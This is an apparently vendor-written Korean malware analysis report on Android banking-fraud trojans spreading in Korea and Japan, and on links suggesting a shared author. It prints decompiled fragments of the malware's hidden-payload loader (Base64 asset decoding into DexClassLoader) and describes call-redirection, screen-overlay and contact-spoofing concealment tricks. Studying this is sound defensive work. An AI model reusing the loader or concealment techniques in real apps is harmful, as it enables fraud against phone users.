SPECIAL REPORT

FRAUDULENT MOBILE APP

금융 관련 악성 앱 유형별 상세 분석

한국 · 일본서 동시다발적 악성 앱 유포, 배후는?

해외 시장조사 기관인 이마케터(eMarketer)에 따르면, 지난 2018년 한해 동안 악성 모바일 앱을 이용한 금융 사기가 전년 대비 3배 이상 증가한 것으로 나타났다. 국내에서도 금융 정보를 노리거나 보이스피싱 등과 결합해 금전 탈취를 시도하는 금융 관련 악성 앱이 지속적으로 확인되고 있다. 국내에서 유포되고 있는 금융 관련 악성 앱은 동작 방식에 따라 ▲정상 앱 삭제 및 악성 앱 설치 유도 ▲발신 전화 가로채기 및 리다이렉션 등 크게 2가지 유형으로 구분할 수 있다. 또 발신 전화를 가로채 리다이렉션 방식을 사용하는 악성 앱은 사용자를 속이기 위해 통화 연결 화면을 조작하는 유형과 전화번호 저장 기능을 이용하는 유형으로 나뉜다.

이 글에서는 국내에서 확인된 샘플을 중심으로 유형별 악성 앱의 동작 방식과 특징을 살펴보는 한편, 일본에서 유포된 악성 앱과의 연관 관계를 알아본다.

금융 정보 탈취 또는 금전 탈취를 목적으로 하는 금융 관련 악성 앱은 기기 정보 및 저장된 정보 수집, 통화 내역 및 문자메시지(SMS) 탈취, 통화 도·감청, 정상 앱 삭제 유도 등 일반적인 악성 앱의 기능도 포함하고 있지만 명백한 금융 사기 목적의 기능을 갖고 있다는 것이 특징이다. 은행 등 금융 관련 앱을 특정하여 삭제하도록 유도하거나 금융 기관의 전화번호로 위장한 가짜 전화번호로 리다이렉션(Redirection)하는 등이 대표적이다.

유형별 악성 앱의 동작 방식과 특징을 상세히 살펴본다.

1. 정상 앱 삭제 및 악성 앱 설치 유도형

1-1) Android-Trojan/Bankun – 한국

Android-Trojan/Bankun(V3 모바일 진단명)은 정상 앱을 삭제(Uninstall)하도록 유도한 후 공격자의 가짜 앱을 설치하도록 사용자를 현혹한다. 이 유형의 악성 앱은 국내 주요 은행 앱을 비롯해 [그림 1]과 같이 유통, 간편결제 서비스 등 유명 앱으로 위장하고 있다.

[그림 1] Android-Trojan/Bankun이 사칭한 앱

이들 앱의 악성 행위는 [그림 2]와 같은 애셋(Asset) 부분의 파일을 디코딩하여 수행한다. 디코딩한 내용을 확인한 결과, 해당 악성 앱이 삭제를 유도하는 정상 앱은 대부분의 국내 주요 은행 앱으로 나타났다.

```
ByteArrayOutputStream v0_1 = new ByteArrayOutputStream();
InflaterInputStream v2 = new InflaterInputStream(this.getAssets().open("data.sql"));
byte[] v3 = new byte[0x800];
while(true) {
    int v4 = ((InputStream)v2).read(v3);
    if(v4 == -1) {
        break;
    }

    v0_1.write(v3, 0, v4);
}

((InputStream)v2).close();
byte[] v0_2 = Base64.decode(v0_1.toByteArray(), 0);
FileOutputStream v2_1 = new FileOutputStream(v1);
v2_1.write(v0_2);
v2_1.close();
new File(this.getFilesDir().getAbsolutePath() + "/a").mkdirs();
String v2_2 = this.getFilesDir().getAbsolutePath() + "/a";
String v1_1 = v1.getAbsolutePath();
this.b = DexClassLoader.class.getConstructor(String.class, String.class, String.class, ClassLoader
this.a(v2_2, v1_1);
return;
```


[그림 2] 악성 행위 수행을 위해 디코딩하는 코드 일부

1-2) Android-Dropper/PhishingApp – 일본

지난 2018년 8월 무렵 악성 앱 Android-Dropper/PhishingApp(V3 모바일 진단명)이 일본에서 유포되었다. 당시 이 앱은 일본의 유명 운송 업체인 사가와 익스프레스(Sagawa Express)의 앱처럼 위장했다([그림 3] 참고).


[그림 3] 일본의 운송 업체 앱으로 위장한 악성 앱

일본에서 유포된 악성 앱 Android-Dropper/PhishingApp의 동작 방식은 국내에서 유포된 Android-Trojan/Bankun과 매우 유사하다.



[그림 4] Android-Trojan/Bankun(왼쪽)과 Android-Dropper/PhishingApp(오른쪽)의 디렉토리 구조

[그림 4]는 각각 한국과 일본에서 유포된 악성 앱의 디렉토리 구조다. [그림 4]에 표시된 부분이 각 앱에서 실제 악의적인 행위를 수행하는 코드가 인코딩되어 있는 파일이다. 이들 두 악성 파일의 인코딩 방식이 유사하며, 디코딩하여 사용하는 코드 패턴 역시 매우 유사하다.



```
v0 = new ByteArrayOutputStream();
v2 = new InflaterInputStream(this.getAssets().open("data.sql"));
v3 = new byte[2048];
while(true) {
    v4 = v2.read(v3);
    if(v4 == 15) {
        break;
    }

    v0.write(v3, 0, v4);
}
v2.close();
v0 = Base64.decode(v0.toByteArray(), 0);
v2 = new FileOutputStream(v1);
v2.write(v0);
v2.close();
new File(new StringBuilder().append(this.getFilesDir().getAbsolutePath
v2 = new StringBuilder().append(this.getFilesDir().getAbsolutePath()).
v1 = v1.getAbsolutePath();
v0 = ClassLoader.getSystemClassLoader();
v4 = new Class[4];
v4[0] = String;
v4[1] = String;
v4[2] = String;
v4[3] = ClassLoader;
v3 = DexClassLoader.getConstructor(v4);
v4 = new Object[4];
v4[0] = v1;
v4[1] = v2;
v4[2] = 0;
v4[3] = v0;
this.b = v3.newInstance(v4);
this.a(v2, v1);
return;
```

```
v0 = new ByteArrayOutputStream();
v2 = new InflaterInputStream(this.getAssets().open("a"));
v3 = new byte[2048];
while(true) {
    v4 = v2.read(v3);
    if(v4 == 15) {
        break;
    }

    v0.write(v3, 0, v4);
}
v2.close();
v0 = Base64.decode(v0.toByteArray(), 0);
v2 = new FileOutputStream(v1);
v2.write(v0);
v2.close();
v2 = new StringBuilder();
v2.append(this.getFilesDir().getAbsolutePath());
v2.append("/a");
new File(v2.toString()).mkdirs();
v0 = v1.getAbsolutePath();
v1 = Class.forName("dalvik.system.DexClassLoader");
v3 = new Class[4];
v3[0] = String;
v3[1] = String;
v3[2] = String;
v3[3] = ClassLoader;
v1 = v1.getConstructor(v3);
v2 = new Object[4];
v2[0] = v0;
v0 = new StringBuilder();
v0.append(this.getFilesDir().getAbsolutePath());
v0.append("/a");
v2[1] = v0.toString();
```

[그림 5] Android-Trojan/Bankun (왼쪽)과 Android-Dropper/PhishingApp(오른쪽)의 디코딩 루틴

또한 이들 악성 앱은 일반적인 앱과 달리 com/tog/

StssMyApplication와 같은 비일반적인 클래스명(class name)의 경로를 공통적으로 갖고 있다. 이와 동일한 클래스명 경로를 갖고 있는 다수의 악성 앱이 존재한다.


[그림 6]은 동일한 비일반적인 클래스명의 경로를 갖고 있는 악성 앱의 리스트로, 국내에서 유포된 Android Trojan/Bankun과 일본에서 유포된 Android Dropper/PhishingApp 샘플들이 다수 포함되어 있다.

[그림 6] 비일반적인 클래스명 경로를 가진 악성 앱

이러한 점으로 미루어 한국과 일본에서 유포된 이들 두 악성 앱은 동일한 제작자가 제작, 유포한 것으로 짐작할 수 있다.


2. 발신 전화 가로채기 및 리다이렉션

2-1) Android-Trojan/Kaishi – 화면 덮어쓰기를 통한 리다이렉션 은폐



[그림 7] Android-Trojan/Kaishi가 사칭한 앱


Android-Trojan/Kaishi(V3 모바일 진단명)은 사용자가 특정 전화번호로 통화 연결을 시도할 때 이를 가로채 공격자가 지정해둔 전화번호에 연결시키는 악성 앱으로, 은행이나 금융감독원 등 특정한 번호로의 통화 연결을 방해한다. 이때 사용자가 눈치채지 못하도록 [그림 8]과 같이 통화 연결 화면의 일부를 다른 이미지로 덮어쓰는 방식을 사용했다.



[그림 8] 악성 앱에 의해 변조된 통화 연결 화면

Android-Trojan/Kaishi의 일부 샘플들은 정상 앱의 인증서를 도용하는 기법을 사용하고 있다. 이들 샘플이 인증서를 도용한 앱은 '수구지도(搜狗地图)'라는 중국의 유명 지도 앱으로, 현재 텐센트(Tencent), 샤오미(Xiaomi) 등의 앱 스토어에서 높은 평판을 유지하고 있는 앱이다.

Android-Trojan/Kaishi의 제작자가 보안 솔루션이나 앱 마켓 자체의 탐지를 회피하기 위해 평판이 좋은 유명 앱인 수구지도의 인증서를 탈취 및 도용한 것으로 보인다.



[그림 9] 정상 앱(수구지도) 인증서(위)와 동일한 악성 앱 인증서(아래)

2-2) Android-Trojan/Spov – 연락처 등록을 통한 리다이렉션 은폐

발신 통화를 가로채 특정 전화번호로 리다이렉션하는 또 다른 악성 앱인 Android-Trojan/Spov(V3 모바일 진단명)는 [그림 10]과 같이 대출 업체나 금융감독위원회의 로고와 유사한 아이콘을 주로 사용하고 있다.

[그림 10] 악성 앱이 사칭하는 아이콘

Android-Trojan/Kaishi와 Android-Trojan/Spov는 코드의 유사성은 적지만 사용자가 특정 전화번호로 전화를 걸었을 때 공격자가 지정해둔 번호로 연결하고 발신 번호가 바뀐 사실을 눈치채지 못하도록 방해하는 등의 행위는 동일하다. 또 동일한 이미지 파일을 사용한 사례도 있다.

그러나 이들 악성 앱은 악의적인 행위를 수행하는 방식면에서 다소의 차이를 보인다. [표 1]은 이들 악성 앱의 동작 기법을 간략히 정리한 것이다.

구분	Android-Trojan/Kaishi	Android-Trojan/Spov
발신 번호 조작	setResultData()를 호출하여 인자로 들어가는 번호를 변경	전화를 끊고 재빨리 공격자가 원하는 번호로 재발신
은폐 방법	SYSTEM_ALERT_WINDOW를 이용하여 통화 연결 화면 이미지를 덮어씀	특정 전화번호를 사용자 연락처에 등록 – 등록 시 '이름' 입력란에 금융 기관의 전화번호를 입력


[표 1] 악성 앱의 동작 방식 비교

[표 1]에서 볼 수 있는 것처럼, 발신 번호를 변경하는 방식과 이를 은폐하는 방법에 차이가 있다. 은폐 방법을 바꾼 이유는 지난 2017년 하반기에 출시된 안드로이드 운영체제 8.0 버전부터 정책적으로 SYSTEM_ALERT_WINDOW를 통해 통화 화면을 덮어쓰는 것을 허용하지 않았기 때문으로 보인다.

Android-Trojan/Spov는 2018년 여름부터 이미지를 덮어쓰는 대신 공격자가 의도한 전화번호를 금융기관 등의 전화번호인것처럼 사용자 기기의 연락처에 등록하는 방식을 사용하고 있다. 이때 연락처 이름을 [그림 11]과 같이 금융기관의 '전화번호'로 저장해 실제 통화 발생 시 연결 화면에 금융 기관의 전화번호가 보이도록 함으로써 사용자를 방심하게 한다.

[그림 11]의 표시한 부분과 같이 '수신자 이름'이 보여

야 할 위치에 노출되는 숫자 때문에 사용자는 정상적으로 전화가 연결되고 있는 것으로 착각하기 쉽다. 주의 깊게 살펴보지 않는 한 작게 표시되는 실제 전화번호를 알아차리기 어렵다.



[그림 11] 연락처 저장을 통한 발신 번호 은폐

2-3) 악성 앱 제작자 분석

최근 중국산 스마트폰 단말기에 Android-Trojan/Kaishi와 Android-Trojan/Spov가 함께 존재하는 것이 지속적으로 확인되었다. [그림 12]는 pkey 값이 같은, 즉 동일한 단말기의 정보를 정리한 것이다. 여기에서 앱 라벨(Application Label), 마이 애플리케이션(My Application) 등의 정보를 비롯해 파일 경로의 파일명을 통해 이들 앱이 배포 전 단계, 즉 테스트 중인 앱들임을 알 수 있다. 이는 곧 동일한 제작자가 한 대의 단말기에서 두 악성 앱을 테스트한 것으로 추정할 수 있으며, 국가 정보로 미루어 중국에서 테스트가 진행되고 있음을 알 수 있다.

devicemodel	pkey	malware_sha256	malware_path	src_country_code	attack_nm
Xiaomi \/MI 6	08626635f7551820	9ea39a4ead3348a1f77abf247508f1abd3e6e87a2469a64a50110228b8c0d891	\/data\/app\/com.android.gou81016-1.apk	CN	Android-Trojan\/Spov.baf0d
Xiaomi \/MI 6	08626635f7551820	7d1096949e51ce9f34b1e1fe1610b5f4970ff744f1170e6959f7707c05e25559	\/data\/app\/com.android.zhou1124-1.apk	CN	Android-Trojan\/Spov.baf0d
Xiaomi \/MI 6	08626635f7551820	f42569bc51bf850fdc85c51e298f79659758881bb34bd339d54265ec5628e368	\/data\/app\/com.android.gou81016-1.apk	CN	Android-Trojan\/Spov.baf0d
Xiaomi \/MI 6	08626635f7551820	2431008fc6584484b0e4f15b64d4fb5a527d4e921cbac58dca6d0653b190bc62	\/data\/app\/com.myappli cation-1.apk	CN	Android-Trojan\/Kaishi.b9c74
Xiaomi \/MI 6	08626635f7551820	6b0832e5d35655f4dbf6c7452aca0e6c435d9c3465b0e17dc367aed16bcd4cf8	\/data\/app\/com.myappli cation-1.apk	CN	Android-Trojan\/Kaishi.b9c74
Xiaomi \/MI 6	08626635f7551820	24d2095201241fd335979648271c810d2822a5ec25ff9e779ff0da8314f33e88	\/data\/app\/com.myappli cation-1.apk	CN	Android-Trojan\/Kaishi.b9c74
Xiaomi \/MI 6	08626635f7551820	9ffccaa06b974fef9202a6df7f0790368d447a5b4d53ca51020e96b2d30e7cd7	\/data\/app\/com.myappli cation-1.apk	CN	Android-Trojan\/Kaishi.b9c74

[그림 12] 악성 앱의 테스트 단말 정보

한국 및 일본 타깃한 악성 앱의 고도화

악성 앱 제작자들은 악의적인 목적을 달성하기 위해 정상 앱의 인증서를 탈취하거나 악성 행위 은폐 기법을 다변화하는 등 지속적인 노력을 기울이고 있다. 눈여겨 봐야 할 점은 위에서 살펴본 두 가지 유형의 앱들이 동일한 공격자에 의해 제작된 것으로 추정되는 특징을 갖고 있다는 점이다. 특히 이들 악성 앱을 제작한 공격자는 공격 대상, 즉 한국과 일본 사용자에 대해 상당한 정보를 파악하고 있음을 알 수 있다. 또한 공격자가 다양한 변종 앱을 계속 테스트하고 있다는 점에서 앞으로도 한국과 일본을 중심으로 이러한 유형의 악성 앱이 지속적으로 유포될 가능성이 높다.